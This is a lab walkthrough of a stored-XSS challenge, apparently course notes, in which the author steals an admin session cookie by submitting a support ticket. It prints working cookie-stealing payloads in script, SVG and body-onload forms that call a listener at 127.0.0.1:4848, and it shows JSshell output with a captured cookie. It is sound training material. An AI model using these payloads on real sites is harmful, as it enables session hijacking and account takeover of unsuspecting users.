

## 08 - XSS - Challenge/Lab 3

Instruction:

We are going to use 2 Containers again. In one of them we are going to be a low level user, and in the other one, we are going to be navigating to the admin page. Our challenge here is to capture the admin cookie, and then we can use it to login to the admin account, and access its privileges over the underlying system through the web application (This is a common scenario).


The path for the admin page is: `"/x0x03_admin.php"`

The functionality of the page works as follows: A guest or user can submit questions for support team of the website. It turns out the account that receive the tickets is the admin account. This is a vulnerability that will allow us to get admin cookies, and potentially use all the features available to that account.

We are first going to attempt to perform the attack.

So, I wanted to find some payloads, just so I had something to try on my sleeves. And, I found this:

<https://github.com/shellid3v/JShell>



It is definitely worth a try. Lets read a bit better before running any attacks so we do not break too much anything. But, it looks like it is a JavaScript that make a connection back to the attacker IP address.

Lets see if this works.

First, lets do a proof of concept.

## Support portal


Fill in the form below to submit a support ticket.

Our team will check it ASAP!

### Support ticket

ProofOfConcept

<script>prompt(2)</script>




It does work.

Now, let's generate a JavaScript payload using the tool we found out.

We need a payload that sends the cookie back to our IP Address....I am not 100% sure on this, because I never ran and attacked a website on my localhost, let's search.

Run it with the `-g` option to generate payloads:

```
bash
```

 Copy code

```
./jsshell.py -g -p 4848 -s <your-public-IP>
```

Replace `<your-public-IP>` with your actual IP address (accessible from the target system).

If you're on a private network, you may need to configure port forwarding on your router or use a service like ngrok.

If I am running the website on the localhost, do I still use my public IP Address in when setting the payload `./jsshell.py -g -p 4848 -s <your-public-IP>`?"

If you're running the website on **localhost**, you don't need to use your **public IP address** in the payload. Instead, you can use one of the following options depending on the scenario:

---

## When Running Everything Locally (Same Machine)

If both the vulnerable website and the tool are running on the **same machine**, use `127.0.0.1` (loopback address) or `localhost` as the IP address in the payload:

```
bash                                                                    Copy code

./jsshell.py -g -p 4848 -s 127.0.0.1
```

The payload will look like this:

```
html                                                                    Copy code

<script>setInterval(function(){with(document)body.appendChild(createElement("script")).src
```

So, let use localhost IP address.


Do not forget to make it an executable. (`sudo chmod +x ./jsh.py`)

Run:

```
"#sudo ./jsh.py -g -p 4848 -s 127.0.0.1"
```

Because "<script>" worked, we are going to try this payload first:

```
<script>setInterval(function()
{with(document)body.appendChild(createElement("script")).src="//127.0.0.1:4848/?".concat(document.c
ookie)},1010)</script>
```



## Labs / XSS 0x03

### Support portal

Fill in the form below to submit a support ticket.

Our team will check it ASAP!

### Support ticket

ExploitTry1

```
<script>setInterval(function(){with(document)body.appendChild(createElement("script")).src="//127.0.0.1:4848/?".concat(document.cookie)},1010)</script>
```

Reload the admin page, you might need to click okay for the first xss payload script we stored in the web page for the test.

Ladies and gentleman, this is amazing.

```
(kali@kali)-[~/WebApp-Lab/xss-challenge-Lab3/JSshell/JSshell]
$ sudo ./jsh.py -g -p 4848 -s 127.0.0.1

JSshell v3.1
Test
Ticket from: Test


Payloads:
- SVG: <svg/onload=setInterval(function(){with(document)body.appendChild(createElement("script")).src="//127.0.0.1:4848/?".concat(document.cookie)},1010)>
- SCRIPT: <script>setInterval(function(){with(document)body.appendChild(createElement("script")).src="//127.0.0.1:4848/?".concat(document.cookie)},1010)</script>
- IMG: 
- BODY: <body onload=setInterval(function(){with(document)body.appendChild(createElement("script")).src="//127.0.0.1:4848/?".concat(document.cookie)},1010)></body>

Listening on [any] 4848 for incoming JS shell ...
Got JS shell from [127.0.0.1] port 51550 to kali 4848
>>> cookie
admin_cookie=5ac5355b84894ede056ab81b324c4675 Ticket from: ProofOfConcept
>>>
Ticket from: ExploitTry1
```

```
>>> cookie
admin_cookie=5ac5355b84894ede056ab81b324c4675
>>> pwd
/

>>> help
JSshell uses javascript code as shell commands. Also supports some commands:
help          This help
domain        The source domain
pwd           The source path
cookie        The user cookie
snippet       Write a snippet of code
exit, quit    Exit the JS shell
>>> domain
localhost/
>>>
```

We would then use this cookie to login as the admin of the website.



## Labs / XSS 0x03

### Support portal

Fill in the form below to submit a support ticket.


Our team will check it ASAP!

### Support ticket

ExploitNoTestingBefore

<script>setInterval(function(){with(document)body.appendChild(createElement("script")).src="//127.0.0.1:4848/?".concat(document.cookie)},1010)</script>

Submit



I retried this. At this new try, I did not deploy a test script first, and for my amusement as soon as I reloaded the admin page after submitting the payload, we got the reverse shell back. Now, this shell is very limited, but it does give us some options.

```

Got JS shell from [127.0.0.1] port 41286 to kali 4848
>>> cookies
>>> cookie
admin_cookie=5ac5355b84894ede056ab81b324c4675
>>> help
JSshell uses javascript code as shell commands. Also supports some commands:
help          This help
domain        The source domain
pwd           The source path
cookie        The user cookie
snippet       Write a snippet of code
exit, quit    Exit the JS shell
>>> domain
localhost/
>>> snippet
Use CTRL+D to finish the snippet

test
>>> pwd
/
>>> 

```

## Support ticket

Hi admin!

Ticket from: jessamy

Ticket from: ExploitNoTestingBefore

I wonder where does the snippet code gets stored, or if it is not getting stored at all. Maybe it could be executing code in the spot.


Getting this "shell" is very easy, and I am not sure if offers some other possible steps for an initial access in the machine, but for capturing one cookie is decent. I am not sure if this can capture more than one cookie session at a time. If not, then we would need to set up a netcat listener to listen to all responses, or maybe a python http server module to listen for those cookies.

Another thing we should note here. If we are trying to exploit this in a real Pentest, we would not be able to do a proof of concept first, as we would not have access to the website's admin page, and if we had, we would not be doing this, we would be trying to get an initial access.

Here, I finish my walkthrough.


Lets see what Alex does to exploit this vulnerability.

To catch the cookie, he is going to use a public website. This is the first that I see. We do not want to use a public website to listen for the cookies in a real penetration testing.



He also mentions: "off course we want our cookie to be a parameter at the end, so that is the reason he adds the "/" characters at the end of the src parameter.

So, the way his script works is: when the admin loads the page, "var i" is going to create a new image, the source of the new image will be the website waiting to receive the cookie, and the parameter is document.cookie, so when this is processed the browser will request the image from the website, and will send the address to us, and we will get the cookies content.



To use/verify the cookie, we can add it through the extension, or through the storage tab in the Developers tools, and even through the Console tab in the Developers tools. So, there are a couple of ways of testing this out. I am not going to be demonstrating this here. The simple way will do it, do not complicate it.